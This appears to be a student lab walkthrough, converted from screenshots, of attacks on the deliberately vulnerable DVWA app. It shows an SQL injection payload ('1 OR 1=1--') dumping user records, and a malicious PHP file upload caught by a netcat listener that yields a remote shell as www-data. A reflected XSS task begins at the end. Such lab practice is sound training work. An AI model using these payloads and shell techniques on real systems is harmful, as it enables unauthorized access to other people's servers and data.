
The screenshot shows the Burp Suite Professional interface on the left and a web browser window on the right. In the Burp Suite interface, the 'Intruder' tab is selected, and a payload configuration dialog is open. The payload type is set to 'SQL Injection'. The payload configuration pane shows a list of positions and a dropdown menu with options like 'Paste', 'Load...', 'Remove', 'Clear', 'Deduplicate', and 'Add'. The 'Add' option is highlighted. The 'Payload processing' section below it contains a note about defining rules for various processes. The 'Event log' and 'All issues' sections at the bottom show 6 and 13 items respectively.

**DVWA SQL Injection Page:**

- User ID:
- More info:
  - <http://www.securiteam.com/securityreviews/SDP0N1P76E.html>
  - [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)
  - <http://www.unixwiz.net/tipps/sql-injection.html>

## • Data access using Sql injection

This screenshot is similar to the one above but shows the results of an injection attempt. The DVWA page now displays user input from the payload. The 'User ID' field contains 'ID: 1 OR 1=1--'. Below it, two sets of user details are shown: 'First name: admin' and 'Surname: admin' for the first row, and 'First name: Gordon' and 'Surname: Brown' for the second row. This indicates a successful SQL injection exploit where multiple rows were returned.



- Now click on sql injection (Blind )
- Click on url section and change sql malicious code

The screenshot shows the Burp Suite Professional interface. In the top right, a browser window displays a page from 'Damn Vulnerable Web App (DVWA) v1.0.7 - Vulnerability: SQL Injection'. The URL is [http://192.168.0.170/dvwa/vulnerabilities/sql\\_injection/?id=1&Submit=Submit](http://192.168.0.170/dvwa/vulnerabilities/sql_injection/?id=1&Submit=Submit). The page lists several user entries:

- ID: 1 OR 1=1-- First name: admin Surname: admin
- ID: 1 OR 1=1-- First name: Gordon Surname: Brown
- ID: 1 OR 1=1-- First name: Hack Surname: Me
- ID: 1 OR 1=1-- First name: Pablo Surname: Picasso
- ID: 1 OR 1=1-- First name: Bob Surname: Smith


The 'SQL Injection' tab is highlighted in green. On the left, the 'Proxy' tab is selected in the main menu. The status bar at the bottom right shows 'Memory: 152.5MB'.

● Result

The screenshot shows the DVWA interface. A browser window displays the 'Vulnerability: SQL Injection (Blind)' page. The URL is [http://192.168.0.170/dvwa/vulnerabilities/sql\\_injection/?id=1&Submit=Submit](http://192.168.0.170/dvwa/vulnerabilities/sql_injection/?id=1&Submit=Submit). The page shows the same list of user entries as the previous screenshot, indicating a successful blind SQL injection attack. The 'SQL Injection (Blind)' tab is highlighted in green. The status bar at the bottom right shows 'Memory: 162.2MB'.


# Task-4 – Upload File

- Click on upload Section




- Before upload a file , open kali linux terminal and type following command


**Command :- nc -lvpn 4444**




- Click on **Browse**




- Select a payload or **malicious file** for uploading and then click on **open**




- File uploaded successfully



- And here , we received connection from target website



- Type **dir** to see the directories of target website



Kali [Running] - Oracle VirtualBox

```
root@Kali: ~
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 5626 bytes 794743 (776.1 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 135175 bytes 34268292 (32.6 MiB) + to upload
            RX errors 0 dropped 0 overruns 0 frame 0 + file selected.
            TX packets 135175 bytes 34268292 (32.6 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

Command Execution
Your image was not uploaded.


CSRF
File inclusion
More info

[~] # nc -lvpn 4444
listening on [any] 4444 ...
connect to [192.168.0.146] from (UNKNOWN) [192.168.0.170] 37003
ifconfig
/bin/sh: line 1: ifconfig: command not found
dir
dvwa_email.png shell.php shell123.php
dir
dvwa_email.png shell.php shell123.php

About

25°C Mostly cloudy
ENG IN 11:18:28 16-07-2025 Right Ctrl
```

- Type **whoami**



Kali [Running] - Oracle VirtualBox

```
root@Kali: ~
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 5626 bytes 794743 (776.1 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 135175 bytes 34268292 (32.6 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 135175 bytes 34268292 (32.6 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[~] # nc -lvpn 4444
listening on [any] 4444 ...
connect to [192.168.0.146] from (UNKNOWN) [192.168.0.170] 37003
ifconfig
/bin/sh: line 1: ifconfig: command not found
dir
dvwa_email.png shell.php shell123.php
dir
dvwa_email.png shell.php shell123.php
whoim
/bin/sh: line 4: whoim: command not found
whomami
/bin/sh: line 5: whomami: command not found
whoami
```

Firefox

Amazon virustotal portswigger testfire \* ChatGPT instruction... testphpvuln... 192.168.0.3...

25°C Mostly cloudy
ENG IN 11:19:52 16-07-2025 Right Ctrl

- Result 🤖 ✅



Kali [Running] - Oracle VirtualBox

File View Input Devices Help

root@Kali: ~

```
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 135175 bytes 34268292 (32.6 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 135175 bytes 34268292 (32.6 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

[root@Kali)-[~]

```
# nc -lvpn 4444 ...
listening on [any] 4444 ...
connect to [192.168.0.146] from (UNKNOWN) [192.168.0.170] 37003
ifconfig
/bin/sh: line 1: ifconfig: command not found
dir
dwww_email.png shell.php shell123.php
dir
dwww_email.png shell.php shell123.php
whom
/bin/sh: line 4: whom: command not found
whomami
/bin/sh: line 5: whomami: command not found
whoami
www-data
```

Firefox

File Actions Edit View Help

root@Kali: ~

25°C Mostly cloudy

Search

11:19 16-07-2025

ENG IN

## Task -5—XSS Reflected


- Click on **Xss Reflected** Section
- Enter **random string** and click on **submit** button

The screenshot shows the Burp Suite Professional interface. On the left, the Intercept tab is selected in the proxy section. In the center, a browser window displays the DVWA 'Reflected Cross' vulnerability page. A form asks 'What's your name?' with a text input containing 'aniket'. On the right, a sidebar lists various DVWA vulnerabilities, with 'XSS reflected' highlighted. The status bar at the bottom indicates 'Memory: 158.8MB'.

